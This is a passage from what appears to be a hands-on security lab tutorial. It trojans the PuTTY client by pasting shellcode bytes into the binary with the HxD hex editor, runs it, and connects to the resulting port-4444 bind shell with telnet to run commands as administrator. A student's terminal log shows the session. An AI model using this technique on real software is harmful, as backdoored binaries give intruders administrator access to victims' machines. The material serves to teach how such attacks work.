
The first portion of the shellcode appears in red text, as shown below.



Above, on this Web page, highlight and copy the first set of shellcode bytes, from "29" through "d5".

In HxD, right-click the byte at address 000800A5 and click "**Paste write**". Your screen should look like the image below.





Running the Trojaned Putty

Double-click **putty-newsec-YOURNAME2.exe**.



Putty opens. In the "Host Name (or IP address)" box, type

ad.samsclass.info

At the bottom, click the **Open** button.

A black Putty window opens, but remains blank, as shown below.

This is because we were sloppy when inserting shellcode, and broke the normal operation of Putty.



Connecting to the Target

Open another Command Prompt window. Execute this command:


telnet 127.0.0.1 4444

A Command Prompt opens, allowing you to execute commands on the server, as shown below.

Execute this command:

whoami

You are the local administrator, as shown below, and so is anyone else who connects to this machine on port 4444.



Block - VMware Workstation

File Edit View VM Tabs Help

Library Home Win2008 DC-quanghn Block

Thu 31 Oct - 12:37

```
telnet 192.168.26.146 4444
Trying 192.168.26.146...
Connected to 192.168.26.146.
Escape character is '^'.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
win-jwbppzskefv\administrator

C:\Users\Administrator\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is CGE7-CFDE

Directory of C:\Users\Administrator\Downloads

10/31/2024  05:32 AM    <DIR>          .
10/31/2024  05:32 AM    <DIR>          ..
07/11/2017  03:52 PM    139,463 256exes.zip
10/16/2024  05:08 PM     8,065,840 cheat-engine-6-3-en-win.exe
10/16/2024  04:57 PM    10,871,072 CheatEngine64.exe
07/11/2017  06:53 PM      10,249 easy.zip
10/31/2024  03:30 AM    22,749,412 ImmunityDebugger_1_85_setup.exe
10/31/2024  04:55 AM    <DIR>          lordpe
10/31/2024  04:27 AM      450,549 lordpe.zip
10/16/2024  03:53 PM    <DIR>          minesam.exe
10/16/2024  02:54 AM      81,785 minesam.exe.zip
10/21/2024  07:48 AM    <DIR>          odgig10
10/16/2024  02:58 AM    1,333,471 odgig10.zip
10/16/2024  04:27 AM    <DIR>          Procdump
10/16/2024  04:28 PM      411,828 Procdump.zip
07/11/2017  10:22 AM      531,368 putty-newsec-nquangit.exe
10/31/2024  05:32 AM      531,368 putty-newsec-nquangit2.exe
10/31/2024  05:15 AM      531,368 putty-newsec-nquangit2.exe.bak
10/31/2024  04:02 AM      531,368 putty-nquangit.exe
07/11/2017  10:22 AM      531,368 putty.exe

14 File(s)   46,769,712 bytes
6 Dir(s)  33,494,585,344 bytes free

C:\Users\Administrator\Downloads>
```